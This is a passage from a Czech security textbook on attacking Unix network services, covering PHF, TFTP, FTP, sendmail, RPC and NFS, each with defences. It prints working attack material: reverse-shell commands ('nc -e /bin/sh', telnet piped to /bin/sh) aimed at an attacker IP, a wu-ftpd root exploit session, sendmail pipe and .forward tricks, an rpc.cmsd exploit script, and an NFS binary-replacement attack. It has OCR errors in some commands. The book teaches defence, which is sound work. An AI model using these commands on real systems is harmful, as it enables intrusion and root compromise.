Zkontrolujte, zda na vašem systému neběží služby naslouchající na portech 25 a 80 (například sendmail a httpd). Pokud ano, vypněte je, aby mohl netcat využít odpovídajících portů. Netcat naslouchá v režimu aktivního výstupu (-v) na portech 25 a 80 prostřednictvím přepínačů -l a -p a nesnaží se resolvovat IP adresy na odpovídající DNS jména (-n).

Příkazový řádek, který spustí telnet na cílovém počítači prostřednictvím chyby v PHF, vypadá následovně:

```
/bin/telnet hackerova_IP_adresa 80 | /bin/sh | /bin/telnet hackerova_IP_adresa 25
```

Bude vytvořen zasláním těchto dat do PHF skriptu:

```
/cgi-bin/phf?Qalias=x%0a/bin/telnet%20hackerova_IP_adresa
%2080%20|%20/bin/sh7o20|%20/bin/telnet%20evil_hackerova_IP_adresa%2025
```

Vysvětleme si, co tato na pohled složitá příkazová řádka způsobí, **/bin/telnet hackerova\_IP\_adresa 80** se napojí na port 80 našeho neteatu. Okno tohoto netcatu je okno, do kterého budeme zadávat příkazy, které budeme chtít vykonávat na cílovém počítači. Znaky, které budeme zadávat (nás standardní výstup), budou předávány programu **/bin/sh** (Bourne shell). Výstupy vykonaných příkazů budou předávány příkazu **/bin/telnet hackerova\_IP\_adresa 25**, a budou tedy zobrazovány ve druhém okně. Porty 80 a 25 jsme vybrali proto, že reprezentují služby, které jsou na firewallu obvykle povoleny pro přístup z vnitřní sítě do sítě venkovní (Internetu). Samozřejmě můžeme použít libovolné dva povolené porty.

Další metodou, jak vytvořit zpětný kanál, je použití neteatu místo telnetu. Podmínkou ovšem je, aby byl netcat na cílovém počítači nainstalován nebo aby byla možnost jeho instalace (například pomocí anonymního ftp). Jak bylo již mnohokrát řečeno, netcat je vynikající univerzální utilita, takže se stává součástí implicitních instalací, zvláště v případě volně šířitelných Unixů. Pravděpodobnost toho, že bude na cílovém počítači již nainstalován, tedy vzrůstá. Aby však bylo možné vytvořit zpětný kanál, musí být splněna ještě jedna podmínka. Netcat musí být zkompilován s volbou **GAPPING\_SECURITY\_HOLE**, která je nutná pro použití přepínače **-e**.

Stejně jako v případě telnetu je vytvoření zpětného kanálu pomocí neteatu procesem o dvou krocích. Abychom mohli úspěšně přijmout zpětný kanál z cílového počítače, musíme na svém systému zadat následující příkaz:

```
[tsunami]# nc -l -n -v -p 80
```

Dále musíme na cílovém serveru zajistit vykonání tohoto příkazu:

```
nc -e /bin/sh hackerova_IP_adresa 80
```

Můžeme toho dosáhnout pomocí nám již dobrě známé chyby v PHF:

```
/cgi -bin/phf?Qal i as=x%0a/bin/nc%20-e%20/bin/sh%,20hackerova_IP_adresa%2080
```

Jakmile bude daný příkaz vykonán, dostaneme na našem systému příkazový řádek cílového počítače.



## Obrana proti zpětným kanálům

Obrana proti zpětným kanálům je velmi náročná. Nejlepší prevencí je udržovat bezpečnost systému na takové úrovni, že vytvoření zpětného kanálu nebude možné. Můžeme toho částečně dosáhnout vypnutím nepotřebných služeb a aplikací všech dostupných záplat na služby, které provozujeme.

Měli bychom také podniknout následující kroky:

- Odinstalujte systém X Window z počítačů, které mají mít vysokou úroveň zabezpečení. Toto nejenom zabrání použití xtermu k získání příkazové řádky, ale znemožní to také lokálním uživatelům eskalovat svá privilegia pomocí chyb v binárních programech systému X Window.
- Pokud běží webový server pod uživatelem nobody, nastavte přístupová práva k telnetu tak, aby ho mohli spouštět pouze členové specifické skupiny (do které nobody nepatří). Nastavení přístupových práv můžete provést příkazem **chmod 750 telnet**. Umožní to spouštět tel net pouze oprávněným uživatelům, náležícím do dané skupiny.
- V některých případech je možné nakonfigurovat firewall tak, aby blokoval spojení iniciovaná z webového serveru nebo dalších vnitřních systémů. Jednoduše to lze zabezpečit v případě, že použitý firewall je takzvaný proxy firewall (viz kapitola 11). Je velmi složité (ale ne nemožné) vytvořit zpětný kanál skrz firewall, který vyžaduje nějaký druh autentizace.

## Běžné typy síťových útoků

Nemůžeme sice popsat všechny existující síťové útoky, ale můžeme si vysvětlit, jak většina síťových útoků vzniká. Dále si popíšeme některé nejpoužívanější služby, které se stávají častým cílem útoků, a ukážeme si, co podniknout, aby je nebylo možné dále zneužívat.



### TFTP

Rozšířenost	<b>8</b>
Složitost	<b>1</b>
Dopad	<b>3</b>
Celkové riziko	<b>4</b>

TFTP neboli jednoduchý protokol pro přenos souborů (Trivial File Transfer Protocol) se obvykle používá k bootování bezdiskových stanic, X terminálů a dalších síťových zařízení, jako jsou například směrovače. TFTP naslouchá na UDP portu číslo 69 a je velmi málo zabezpečen. Útočníci se velmi často pokouší přávě pomocí TFTP získat soubor /etc/passwd cílového systému. To se jim snadno podaří v případě, že je TFTP na cílovém serveru chyběně nakonfigurován.

Mnoho nových verzí TFTP je implicitně nakonfigurováno tak, že neumožňuje přístup do jiného adresáře než do /tftpboot. To je dobrý krok, ale stejně umožňuje útočníkovi uložit do tohoto adresáře libovolný soubor. Zvláště kritické je to v případě, že útočník přepíše konfigurační soubor směrovače (stačí uhádnout jméno konfiguračního souboru, které bývá často ve tvaru <jmeno\_smerovace>.cfg). V mnoha případech může také útočník získat hesla použitá na směrovací a jména SNMP komunit. Viděli jsme případy ovládnutí celé sítě během několika hodin jenom pomocí přenosů konfiguračních souborů směrovačů z nezabezpečených TFTP serverů.

## Obrana proti útokům na TFTP

Ověřte, zda TFTP server omezuje přístup pouze na specifický adresář, jako je například /tftpboot. To útočníkovi znemožní získat důležité systémové konfigurační soubory. Dále zvažte implementaci povolení přístupu na základě IP adresy (wrapper).

## FTP

Rozšířenost	<b>8</b>
Složitost	<b>7</b>
Dopad	<b>8</b>
Celkové riziko	<b>8</b>

FTP neboli protokol pro přenos souborů (File Transfer Protocol) je jeden z nejpoužívanějších protokolů. Umožňuje kopírování souborů z a na vzdálený systém. FTP je často zneužíván k získání neoprávněného přístupu k systému nebo k ukládání nelegálních souborů. Mnohé ftp servery umožňují takzvaný anonymní (anonymous) přístup, kdy není vyžadována žádná autentizace. Typicky je přístup omezen pouze na určitou část stromové struktury souborového systému serveru. Existují však i konfigurace, které umožňují pohyb po celé adresářové struktuře systému. Útočník pak může získat důležité konfigurační soubory, včetně /etc/passwd. Některé FTP servery navíc obsahují adresář, do kterého může ukládat soubory kdokoli. V kombinaci s anonymním přístupem je jen otázkou času, kdy na takovém serveru dojde k bezpečnostnímu incidentu. V nejhorším případě se může útočníkům podařit uložit do domovského adresáře některého z uživatelů soubor .rhosts a zajistit si tak možnost přístupu pomocí programu rlogin a jemu podobných. Mnoho FTP serverů je také zneužíváno softwarovými piráty, kteří do přístupných adresářů ukládají nelegální software. Pokud se zatížení vaší sítě během dne ztrojnásobí, může to být indikátorem toho, že sloužíte jako překladiště pro poslední „warez“ (kradený software).

FTP servery mají navíc také své vlastní problémy s přeplněním vyrovnávacích pamětí. Jedna z posledních chyb byla objevena ve wu-ftpd serveru verze 2.6.0 a nižší (<http://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02>). Chyba pojmenovaná jako „site exec“ spočívá v nedostatečné kontrole argumentů v několika funkcích, které implementují „site exec“ funkcionality. Tato funkcionality umožňuje vykonat

přihlášeným uživatelům omezený soubor příkazů. Díky chybě však útočník může pomocí zadání speciálních znaků (%f, %p, %n a dalších konverzních znaků funkce printf ()) vykonat neoprávněný kód s právy superuživatele. Následující příklad ukazuje, jak může takový útok vypadat v případě implicitní konfigurace RedHat Linu xu verze 6.2.

```
[thunder]# wugod -t 192.168.1.10 -so
Target: 192.168.1.10 (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd
2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbffffb028, Shellcode: 152
login into systém..
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230-        for example: joe@thunder
230 Guest login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
STEP 4 : Ptr address test: 0xbffffb028 (if it is not 0xbffffb028 ^C me now)
STEP 5 : Sending code.. this will take about 10 seconds.
Press ^\ to leave shell
Linux shadow 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
```

Jak je vidět, tento útok je smrtelný. K získání práv superuživatele stačí anonymní přístup k serveru, který podporuje „site exec“. Další chyby týkající se BSD ftpd serverů jsou popsány v <http://www.cert.org/advisories/CA-2000-13.html>. Tyto chyby zde nebudeme podrobně rozebírat, ale jsou přinejmenším stejně nebezpečné jako ta předchozí.

## Obrana proti zneužití' FTP

Ačkoli je FTP velmi užitečný, povolení anonymního přístupu může být riskantní. Pokud se bez něho neobejdete, věnujte zvláštní pozornost bezpečnosti serveru. Aplikujte všechny dostupné záplaty a zrušte nebo alespoň omezte adresáře s možností zápisu pro všechny.

### Sendmail

Rozšířenost	<b>8</b>
Složitost	<b>5</b>
Dopad	<b>9</b>
Celkové riziko	<b>7</b>

Kde začít? Sendmail je poštovní server, který je používán na mnoha unixových systémech. Je to jeden z nejpolouvanějších programů, které byly kdy používány. Je snadno rozšiřovatelný, umožňuje rozsáhlou konfigurovatelnost a je neuvěřitelně komplexní. Problémy s bezpečností sendmai l u začaly někdy v roce

1988 a umožnily neautorizovaný přístup k tisícům systémů. Jeden čas byla oblíbeným vtipem průpovídka: Jaká je chyba týdne sendmailu?" Bezpečnost programu se během posledních několika let neuveritelně zvýšila, ale více než 80 000 řádek kódu představuje stále problém. Možnost objevení dalších bezpečnostních dér tedy stále existuje.

V kapitole 3 jsme uvedli, že sendmail může být použit k identifikaci uživatele pomocí příkazů **vrfy** a **expn**. Tato možnost se dá v konfiguraci programu snadno zakázat, takže nepředstavuje tak závažný problém jako chyby objevené v sendmailu během posledních deseti let. Mnohé z těchto chyb souvisí s přeplněním vyrovnávací paměti a nedostatečnou kontrolou vstupních dat. Jednou z nejpopulárnějších chyb byla chyba zvaná „pipe“ a vyskytovala se ve verzi 4.1. Tato chyba umožňovala předávat sendmailu příkazy, které pak přímo vykonával. Libovolný příkaz následující za **data** byl sendmailom vykonán s přivilegií uživatele bin:

```
helo
mail from: |
rcpt to: bounce
data

mail from: bin
rcpt to: | sed '1,/^$/d' | sh
data
```

Privilegovaný přístup do systému lze také získat pouhým využitím funkcionality sendmailu. Běžným druhem útoku je vytvoření pomocí FTP nebo NFS souboru **.forward** v domovském adresáři oběti. Soubor **.forward** slouží k přeposílání pošty na jinou adresu nebo ke spuštění zadaných programů vždy, když dorazí dopis. Podívejte se, co může útočník přidat do souboru **.forward** oběti:

```
[tsunami]$ cat > .forward
|"cp /bin/sh /home/gk/evi l_shell ; chmod 755 /home/gk/evil_shell"
<crtl> D
[tsunami]$ cat .forward
|"cp /bin/sh /home/gk/evil_shell ; chmod 755 /home/gk/evil_shell"
```

Když je vše hotovo, může útočník poslat na adresu oběti následující dopis:

```
tsunami]$ echo hello chump | mail gk@targetsystem.com
```

V domovském adresáři uživatele pak bude vytvořen soubor **evil\_shell**, který po spuštění vytvoří příkazovou řádku s právy oběti.

## Obrana proti chybám v sendmailu

Pokud sendmail nepotřebujete, je nejlepší ho vypnout. Pokud se bez něho neobejdete, přesvědčte se o tom, že používáte jeho poslední verzi se všemi aktuálními záplatami (<http://www.sendmail.org>). Dále byste měli odstranit všechny **decode** aliasy ze souboru **aliases**. Zkontrolujte všechny aliasy, které předávají dopisy programům, a ujistěte se, že přístupová práva aliasů a všech souborů, které mají k aliasu vztah, nemohou být modifikována neoprávněným uživatelem.

Existují programy, které mohou bezpečnost sendmai 1 u zvýšit. Je to například **smap** a **smapd** (součást TIS toolkitu - <http://www.tis.com/research/software/>). **Smap** přijímá zprávy z Internetu bezpečným způsobem

a ukládá je do speciálního adresáře. Smapd tento adresář periodicky kontroluje a došlé zprávy doručuje uživatelům prostřednictvím sendmailu nebo jiného poštovního programu. Tento mechanismus efektivně odděluje nedůvěryhodné uživatele od sendmailu. Zvažte také použití některého bezpečnějšího poštovního serveru, jako je třeba qmail nebo postfix. Qmail, vytvořený Danem Bernsteinem, je moderní náhradou sendmailu a jeho hlavním cílem je bezpečnost. Více informací najdete na <http://www.qmail.org>. Postfix naprogramoval Wietse Venema a jedná se také o bezpečnou alternativu sendmailu.

Sendmail bývá ještě ke všemu špatně nakonfigurován tak, že umožňuje přeposílání nevyžádaných dopisů do cizích sítí. Tato možnost je implicitně zablokována od verze 8.9. Více informací o boji proti nevyžádaným dopisům najdete na <http://www.sendmail.org/tips/relying.html>.

## RPC - služby vzdáleného volání procedur



Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

RPC je mechanismus, který umožňuje programu běžícímu na jednom počítači vykonávat kód na jiném počítači v síti. Jedna z prvních implementací RPC byla uskutečněna firmou Sun Microsystems a využívala systému nazývaného XDR (External Data Representation - prezentace externích dat). RPC bylo navrženo pro komunikaci v systémech NIS (Network Information System - síťový informační systém) a NFS (Network File System - síťový souborový systém). Od doby, kdy firma Sun RPC implementovala, byl tento systém přejat i mnohými dalšími firmami. Přejímání RPC je z hlediska interoperability systémů od různých výrobců jistě dobrá věc, ale v době uvedení obsahovalo RPC jen velmi málo bezpečnostních mechanismů. Proto se firma Sun společně s ostatními snaží pomocí záplat zvýšit bezpečnost celého systému. Přesto zůstává spousta nevyřešených problémů.

Jak bylo řečeno v kapitole 3, registrují se RPC při startu s portmapperem. Pokud chcete RPC kontaktovat, musíte se nejdříve dotázat portmapperu, na kterém portu požadovaná RPC služba naslouchá. Zmiňovali jsme se také o tom, jak pomocí příkazu `rpcinfo` (s přepínačem `-n`, pokud služby běží za firewalem) získat seznam běžících služeb. Velké množství implicitních konfigurací Unixu má bohužel spouštěny RPC služby automaticky, během startu systému. Mnoho RPC služeb je navíc velmi komplexních a běží s přivilegií superuživatele. Takže úspěšný útok typu přeplnění vyrovnávací paměti nebo útok těžící z nedostatečné kontroly vstupních dat vede přímo k získání superuživatelských práv. V současné době jsou útoky založenými na přeplnění bufferu nejvíce postiženy programy `rpc.ttdbserverd` (<http://www.cert.org/advisories/CA-98.11.tooltalk.html>) a `rpc.cmsd` (<http://www.cert.org/advisories/CA-99-08-cmsd.html>), které jsou součástí CDE (Common Desktop Environment - jednotného prostředí desktopu). Tyto služby běží s přivilegií superuživatele, takže zneužití je nasnadě. Dalšími nebezpečnými službami jsou `rpc.statd` (<http://www.cert.org/advisories/CA-99-05-statd-automountd.html>) a `mountd`, které jsou aktivní v případě, že používáte NFS (viz sekce NFS). I v případě, že je portmapper blokován, může útočník pomocí `nmap` (přepínač `-sR`) identifikovat běžící RPC služby. Poslední dobou získala díky červu IIS/admin velkou publicitu chyba `sadmin` (viz <http://www.cert.org/advisories/CA-2001-ll.html>). Vše uvedené služby jsou jenom příkladem problematických RPC služeb, které jsou díky své komplexnosti vděčným objektem útoků:

```
[rumble]# cmsd.sh quake 192.168.1.11 2 192.168.1.103
Executing exploit...
```

```
rtable_create worked
cInt_call[rtable_insert]: RPC: Unable to receive; errno - Connection reset
by peer
```

Výpis skriptu, který využívá cmsd chyby, je uveden dále. Vyžaduje jméno cílového systému (quake), jeho IP adresu (192.168.1.11), typ systému (2), který odpovídá Solarisu 2.6, a IP adresu stroje útočníka (192.168.1.103). Typ systému je důležitá informace, protože, jak již víme, na něm závisí kód „vejce“. Pokud je útok úspěšný, je jeho výsledkem xterm s příkazovou řádkou cílového systému (obrázek 8-2).

```
#!/bin/sh
if [ $# -lt 4 ]; then
echo "Rpc.cmsd buffer overflow for Solaris 2.5 & 2.6 7"
echo "If rpcinfo -p target_ip |grep 100068 = true - you win!"
echo "Don't forget to xhost+ the target system"
echo ""
echo "Usage: $0 target_hostname target_ip <0/S version (1-7)> your_ip"
exit 1
fi

echo "Executing exploit..."
cmsd -h $1 -c "/usr/openwin/bin/xterm -display $4:0.0 &" $3 $2
```


**snmpXdmid** SnmpXdmid překládá na Solarisu SNMP zprávy do DMI (Desktop Management Interface) a zpět. SnmpXdmid obsahuje chybu přetečení bufferu, kterou lze zneužít po sítí (<http://www.cert.org/advisories/CA-2001-05.html>). Tato chyba je velmi často zneužívána při útocích na Solaris 6, 7 a 8. Pokud provozujete následující neošetřené služby, jste náchylní k výše popsanému útoku:

```
[wave]# rpcinfo -p quake | grep 100249
100249      1      udp    32826
100249      1      tcp    32781
```

## Obrana proti zneužití RPC

Nejlepší obranou je opět vypnutí všech služeb, které nejsou bezpodmínečně nutné pro správný běh systému. Pokud se bez některých služeb neobejdete, zvažte implementaci systému, který povolí přístup k portům těchto služeb pouze z IP adres oprávněných zařízení. Zvažte nastavení zákazu vykonávání kódu ze zásobníku (pokud to daný operační systém umožňuje) a také popřemýšlejte o nasazení Secure RPC. Secure RPC provádí doplňkovou autentizaci na základě veřejného klíče. Secure RPC bohužel není snadno dostupným řešením, protože není mnohými výrobci Unixu dosud podporováno. Zásadním problémem se tak stává kompatibilita mezi systémy různých výrobců. Nakonec nezapomeňte zkontolovat, zda jste aplikovali všechny dostupné **záplaty**.

- rpc.ttdbserverd                   <http://www.cert.org/advisories/CA-98.ll.tooltalk.html>
- rpc.cmsd                          <http://www.cert.org/advisories/CA-99-08-cmsd.html>
- rpc.statd                         <http://www.cert.org/advisories/CA-99-05-statd-automountd.html>
- sadmin                            <http://www.cert.org/advisories/CA-2001-ll.html>
- snmpXdmid                        <http://www.cert.org/advisories/CA-2001-05.html>



```
# uname -a
SunOS quake 5.6 Generic sun4m sparc SUNW,SPARCstation-20
# id
uid=0(root) gid=0(root)
# 
```

Obrázek 8-2. Tento xterm je výsledkem zneužití rpc.cmsd. Stejného výsledku lze dosáhnout zneužitím rpc.ttdb-serverd nebo rpcstatd

## NFS



Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>8</b>
Celkové riziko	<b>8</b>

Citujme firmu Sun Microsystems: „Síť je počítač.“ Bez použití sítě je využití počítače méně zajímavé. Možná právě proto je NFS jedním z nejpopulárnějších síťových souborových systémů. Umožňuje přístup ke vzdáleným adresářům tak transparentně, jako by byly uloženy lokálně. Verze 1 a 2 byly původně vytvořeny firmou Sun a byly dostatečně zdokonalovány. NFS verze 3 je přítomný téměř v každé současné mutaci Unixu. Bohužel je každý systém, který umožňuje vzdálený přístup k exportovaným souborovým systémům, v ohrožení. Zneužití NFS je jedním z nejčastějších útoků. Bylo objeveno mnoho chyb přeplnění bufferu, které se týkají NFS serveru mountd. Navíc NFS je vybudováno nad RPC a může být útočníkem snadno donuceno k vyexportování souborového systému z cílového počítače. Přístupová politika k exportovaným souborovým systémům ve velké míře závisí na datovém objektu známém jako „file

handle". Tento objekt jednoznačně identifikuje každý soubor a adresář na síťovém serveru. Pokud se nám ho podaří odposlechnout nebo uhádnout, můžeme jednoduchým způsobem získat přístup k odpovídajícím souborům.

Nejběžnějším problémem při použití NFS je chybná konfigurace, která umožňuje přístup k vyexportovaným souborům komukoli. Taková konfigurace je výsledkem lenosti nebo nevědomosti správce systému a je překvapivě častá. Útočník se pak ani nemusí snažit pronikat do systému. Prostě si připojí exportované souborové systémy a může začít analyzovat dostupné soubory. Často jsou dokonce exportovány domovské adresáře uživatelů nebo i samotný adresář root (/). Ukažme si nástroje, které usnadňují analýzu NFS.

Ověřme, zda na cílovém systému běží NFS a které adresáře jsou exportovány.

```
[tsunami]# rpcinfo -p quake
```

program	vers	proto	port	
100000	4	tcp	111	rpcbind
100000	3	tcp	111	rpcbind
100000	2	tcp	111	rpcbind
100000	4	udp	111	rpcbind
100000	3	udp	111	rpcbind
100000	2	udp	111	rpcbind
100235	1	tcp	32771	
100068	2	udp	32772	
100068	3	udp	32772	
100068	4	udp	32772	
100068	5	udp	32772	
100024	1	udp	32773	status
100024	1	tcp	32773	status
100083	1	tcp	32772	
100021	1	udp	4045	nlockmgr
100021	2	udp	4045	nlockmgr
100021	3	udp	4045	nlockmgr
100021	4	udp	4045	nlockmgr
100021	1	tcp	4045	nlockmgr
100021	2	tcp	4045	nlockmgr
100021	3	tcp	4045	nlockmgr
100021	4	tcp	4045	nlockmgr
300598	1	udp	32780	
300598	1	tcp	32775	
805306368	1	udp	32780	
805306368	1	tcp	32775	
100249	1	udp	32781	
100249	1	tcp	32776	
1342177279	4	tcp	32777	
1342177279	1	tcp	32777	
1342177279	3	tcp	32777	
1342177279	2	tcp	32777	
100005	1	udp	32845	mountd
100005	2	udp	32845	mountd

```

100005      3    udp   32845  mountd
100005      1    tcp   32811  mountd
100005      2    tcp   32811  mountd
100005      3    tcp   32811  mountd
100003      2    udp   2049   nfs
100003      3    udp   2049   nfs
100227      2    udp   2049   nfs_acl
100227      3    udp   2049   nfs_acl
100003      2    tcp   2049   nfs
100003      3    tcp   2049   nfs
100227      2    tcp   2049   nfs_acl
100227      3    tcp   2049   nfs_acl

```

Dotazem na portmapper jsme zjistili, že je spuštěn proces mountd a NFS server. Může to znamenat, že jsou exportovány některé souborové systémy.

```
[tsunami]# showmount -e quake
Export list for quake:
/ (everyone)
/usr (everyone)
```

Výstup příkazu showmount říká, že souborové systémy / a /usr jsou exportovány pro kohokoli, což je neomluvitelná chyba. Útočníkovi stačí použít příkaz mount a má dostupné všechny soubory (v závislosti na nastavených přístupových právech) z uvedených adresářů. Mount je součástí téměř každého Unixu, i když se způsob jeho použití může v některých detailech systému lišit:

```
[tsunami]# mount quake:/ /mnt
```

Užitečnějším nástrojem pro analýzu NFS je nfsshell (<ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz>) od Leenderta van Doorna. V balíku je obsažen robustní klient, který se jmenuje nfs. Nfs funguje podobně jako FTP klient a umožňuje snadnou manipulaci se síťovým souborovým systémem:

```
[tsunami]# nfs
nfs> help
host <host> - set remote host name
uid [<uid> [<secret-key>]] - set remote user id
gid [<gid>] - set remote group id
cd [<path>] - change remote working directory
led [<path>] - change local working directory
cat <filespec> - display remote file
ls [-l] <filespec> - list remote directory
get <filespec> - get remote files
df - file systém information
rm <file> - delete remote file
ln <file1> <file2> - link file
mv <file1> <file2> - move file
mkdir <dir> - make remote directory
rmdir <dir> - remove remote directory
chmod <mode> <file> - change mode
chown <uid>[.<gid>] <file> - change owner
```

```

put <local-file> [<remote-file>] ~ put file
mount [-upTU] [-P port] <path> - mount file system
umount - umount remote file system
umountall - umount all remote file systems
export - show all exported file systems
dump - show all remote mounted file systems
status - general status report
help - this help message
quit - its all in the name
bye - good bye
handle [<handle>] - get/set directory file handle
mknod <name> [b/c major minor] [p] - make device

```

Nejprve musíme definovat, z kterého serveru chceme připojit souborové systémy:

```

nfs> host quake
Using a privileged port (1022)
Open quake (192.168.1.10) TCP

```

Vypišme exportované souborové systémy:

```

nfs> export
Export 1 is for quake:
/ everyone
/usr everyone

```

Nyní připojme /:

```

nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.

```

Dále zkонтrolujme status spojení a identifikujme UID, které je použito při připojování souborového systému:

```

nfs> status
User id      : -2
Group id     : -2
Remote host  : 'quake'
Mount path   : '/'
Transfer size: 8192

```

Vidíme, že jsme připojili / a že naše UID a GID je rovno -2. Pokud připojujete síťový souborový systém jako uživatel root, je vaše UID a GID mapováno z bezpečnostních důvodů na nějakou jinou hodnotu než 0. V mnoha případech můžete exportovaný souborový systém připojit s libovolným UID a GID různým od 0 (root). Protože jsme připojili celý souborový systém, můžeme si snadno prohlédnout obsah souboru /etc/passwd.

```
nfs> cd /etc
```

```
nfs> cat passwd
root:x:0:1:Super-User:/sbin/sh
daemon:x:1:1:::
bin:x:2:2::/usr/bin:
sys:x:3:3:::
adm:X:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:MaiI Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
gk:x:1001:10::/export/home/gk:/bin/sh
sm:x:1003:10::/export/home/sm:/bin/sh
```

Pokud se nám nepodaří rozluštit heslo superuživatele (je složité nebo skryté), nezbude, než se poohlédnout po jiných privilegovaných uživatelích. Daemon vypadá slibně, ale pravým úlovkem je uživatel bin (UID 2), který ve většině systémů vlastní vykonavatelné programy. Pokud má útočník přístup k binárním souborům, nezůstává systému příliš mnoho šancí. Nyní musíme připojit souborový systém /usr a změnit naše UID a GID tak, abychom měli přístup k binárním souborům:

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id      : 2
Group id     : 2
Remote host   : 'quake'
Mount path    : '/usr'
Transfer size: 8192
```

Nyní máme v připojeném souborovém systému privilegia uživatele bin. V našem případě nejsou souborové systémy exportovány tak, aby nějakým způsobem omezovaly práva uživatele bin, co se týče vytváření nebo změny souborů. Nyní již stačí spustit xterm nebo vytvořit zpětný kanál a máme přístup k cílovému systému zabezpečen:

Na našem systému vytvoříme následující skript a pojmenujeme ho in.ftp:

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

Na cílovém systému se přepneme do adresáře /sbin a nahradíme in.ftp naší verzí:

```
nfs> cd /sbin
nfs> put in.ftp d
```

Na závěr povolíme cílovému serveru připojení k našemu X serveru pomocí příkazu xhost a pomocí ftp se napojíme na cílový systém:

```
[tsunami]# xhost +quake
quake being added to access control list
[tsunami]# ftp quake
Connected to quake.
```

Výsledkem je okno xtermu s právy superuživatele na našem počítači. In.ftpd je totiž inedt démonem vyvolán s privilegií superuživatele, takže i nás skript je vykonán s těmito privilegiemi. Okno xtermu volaného ze skriptu má samozřejmě privilegia superuživatele také:

```
# id
uid=0(root) gid=0(root)
#
```

## Obrana proti zneužití NFS

 Pokud se NFS nepoužívá, je třeba ho spolu s odpovídajícími službami (mountd, statd a 1 ockd) vypnout. Implementujte pravidla přístupu, která umožní přístup k daným souborům jen autorizovaným uživatelům. Přístup je zpravidla řízen soubory /etc(exports nebo /etc/dfs/dfstab, ve kterých lze kromě toho, které soubory mají být exportovány, zadávat další podmínky. Mezi tyto podmínky patří specifikace počítačů, kterým je přístup povolen, specifikace přístupových práv k souborům a možnost zakázat SUID bit. Každá implementace NFS obsahuje drobné odlišnosti, takže pro jistotu konzultujte manuál. Nikdy nepřidávejte do seznamu počítačů, které mají povoleno připojovat exportované souborové systémy, IP adresu lokálního počítače nebo jméno *localhost*. Starší verze portmappera se totiž daly využít jako proxy. Pokud mohl lokální systém připojovat exportované souborové systémy, stačilo, aby útočník odesal NFS pakety programu portmapper na tomto systému, který je dále přeposlal na localhost. Žádost o připojení souborového systému pak vypadala, jako by pocházela z autorizovaného počítače (*localhost*), a útočník tak vlastně obešel všechna definovaná přístupová pravidla. Nezapomeňte samozřejmě aplikovat všechny dostupné záplaty.

## Chyby v X

Rozšířenost	8
Složitost	9
Dopad	5
Celkové riziko	7

X Window systém má mnoho vlastností, které umožňují několika programům sdílet jeden grafický displej. Hlavním problémem X systému je však jeho bezpečnostní model, založený na filozofii všechno, nebo nic. Jakmile má klient garantován přístup k serveru, začíná peklo. X klienti mohou zachytávat vstupy z klávesnice konzolového uživatele, zavírat okna, přesměrovávat zobrazovaná okna jinam, a dokonce přemapovávat klávesnice a donutit tak uživatele vykonat nechtěné příkazy. Většina problémů vzniká kvůli

## Část 2 Hackování systému

